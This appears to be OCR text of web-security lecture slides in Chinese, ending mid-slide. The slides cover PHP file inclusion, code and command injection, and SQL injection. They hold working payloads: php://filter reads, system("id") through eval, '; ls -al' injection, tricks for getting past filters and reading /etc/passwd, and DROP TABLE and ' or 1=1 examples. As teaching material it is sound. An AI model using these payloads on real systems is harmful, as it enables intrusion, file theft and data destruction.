
- include 伺服器端任意檔案
  - require()
  - require_once()
  - include()
  - include_once()

```php
include($_GET['module']);
```


/?module=phpinfo.php



/?module=phpinfo.php




/?module=php://filter/convert.base64-encode/resource=phpinfo.php



```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```


php:// - Manual
php://filter/
read=convert.base64-encode/
resource=phpinfo.php



- <empty>
- read=
- write=
php://filter/
read=convert.base64-encode/
resource=phpinfo.php

List of Available Filters - Manual

- string.rot13
- convert.base64-encode
- zlib.deflate / zlib.inflate
- …

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```



- Required
- 指定你要輸入 filter 的資料


可以串很多 filter 一起用
php://filter/
read=convert.base64-encode/
read=string.rot13/
...
resource=phpinfo.php
執行順序

LFI to RCE

- access.log / error.log 可讀
- /proc/self/environ 可讀
  - 把 payload 塞在 user-agent 裡面，然後 include 它
- 控制 session 內容
  - PHP session 內容預設是以檔案儲存
  - include /tmp/sess_{session_name}

LFI to RCE

- session.upload_progress
  - session.upload_progress = on; # enabled by default
  - https://blog.orange.tw/2018/10/#session-tragedy
- phpinfo
  https://insomniasec.com/downloads/publications/LFI+With+PHPInfo+Assistance.pdf

Injection

「駭客的填字遊戲」

Injection

「日常的填字遊戲」

106年 資安技能金盾獎

入圍決賽名單（依隊伍名稱排序）

學校	隊伍名稱
臺灣大學	$1
	0xb43b00f0xb43b00f
清華大學	
交通大學	志在把廢不在參加
臺灣科技大學	孤單寂寞覺得冷
臺灣科技大學	所有參賽隊伍
臺灣大學	森77
中央大學	結果被打爆
臺灣科技大學	想想隊名


外送員抱怨
CBC東森新聞HD
正常顯示
A顧客 須支付
$ .00
遭更改後
此用戶不須支付
$ .00
小心! "此用戶不"須支付金額 外送員驚:差點被騙
CBC NEWS | 下載APP看直播 |

獨家》小心！「此用戶不」須支付金額 外送員警：差點被騙@東森新聞 CH51

外送員抱怨

BC東森新聞 HD

改後 «

須支付

.00

小心！"此

:差點被騙

CBC NEWS

Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 → 改變原始程式預期行為
- 包括
  - Code injection
  - Command injection
  - SQL injection
  - Server side template injection
  - NoSQL injection
  - CRLF injection
  - ...

Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 → 改變原始程式預期行為
- 包括
  - Code injection
  - Command injection
  - SQL injection
  - Server side template injection
  - NoSQL injection
  - CRLF injection
  - ...

Basic Injection

"+system(Code Injection)+"

Simple Calculator

```php
<?php
    echo eval("return ".$_GET['expression'].";");
?>
```

/calc.php?expression=7*7

Simple Calculator

```php
<?php
    echo eval("return ".$_GET['expression'].";");
?>
```

```
/calc.php?expression=system("id")
```

Dangerous function

- PHP
  - eval
  - assert
  - create_function // removed since PHP 8.0
- Python
  - exec
  - eval
- JavaScript
  - eval
  - (new Function(/* code */))()
  - setTimeout / setInterval

Basic Injection

; $(Command) `Injection`

Cool Ping Service

```php
<?php
    system("ping -c 1 ".$_GET['ip']);
?>
```

Cool Ping Service

```
ping -c 1 USER INPUT
```

Cool Ping Service: Normal

```
ping -c 1 127.0.0.1
```


```
/?ip=127.0.0.1
```

Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

```
/?ip=127.0.0.1 ; ls -al
```

Cool Ping Service: Malicious



Basic Tricks

- `ping 127.0.0.1 ; id`
  - `;` → 結束前面的 command
- `ping 127.0.0.1 | id`
  - `A|B` → pipe A 的結果給 B
- `ping 127.0.0.1 && id`
  - `A&&B` → A 執行成功才會執行 B
- `ping notexist || id`
  - `A||B` → A 執行成功就不會執行 B

Basic Tricks: Command substitution

- `cat meow.txt $(id)`
- `cat meow.txt` `` `id` ``
- `ping "$(id)"`

```
ping "$(id)"
```

will expand to

```
ping 'uid=0(root) gid=0(root) groups=0(root)'
```

You don't really need Space

- `cat<TAB>/flag`
- `cat</flag` `# Pipeable command`
- `{cat,/flag}`
- `cat$IFS/flag` `# IFS → Input Field Separators`
- `X=$'cat\x20/flag'&&$X`

Bypass Blacklist

- `cat /f'la'g / cat /f"la"g`
- `cat /f\l\ag`
- `cat /f*`
- `cat /f?a?`

Wildcard

- `cat ${HOME:0:1}etc${HOME:0:1}passwd`

`"/home/USER"[0:1]`


Lab: DNS Lookuper

Basic Injection

SQL Injection' or 1=1--

Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL ...



Introduction to SQL

```
SELECT * FROM user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=1;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username	password	create_date
~~1~~	~~iamuser~~	~~123456~~	~~2021/02/07~~
~~2~~	~~878787~~	~~87p@ssw0rd~~	~~2021/07/08~~
~~3~~	~~meow~~	~~M30W_0W0~~	~~2021/11/23~~

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username		
		~~87p@ssw0rd~~	~~2021/07/08~~
~~3~~	~~meow~~	~~M30W_0W0~~	~~2021/11/23~~

SQL Injection

背後 SQL 會怎麼寫？



```
SELECT * FROM admin WHERE
username = 'input' AND password = 'input'
```


```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```


```
db> SELECT * FROM admin
        WHERE username = 'notexist' AND password = 'xxx';
0 rows in set
Time: 0.001s
```


```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```


```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```





```
SELECT * FROM admin WHERE
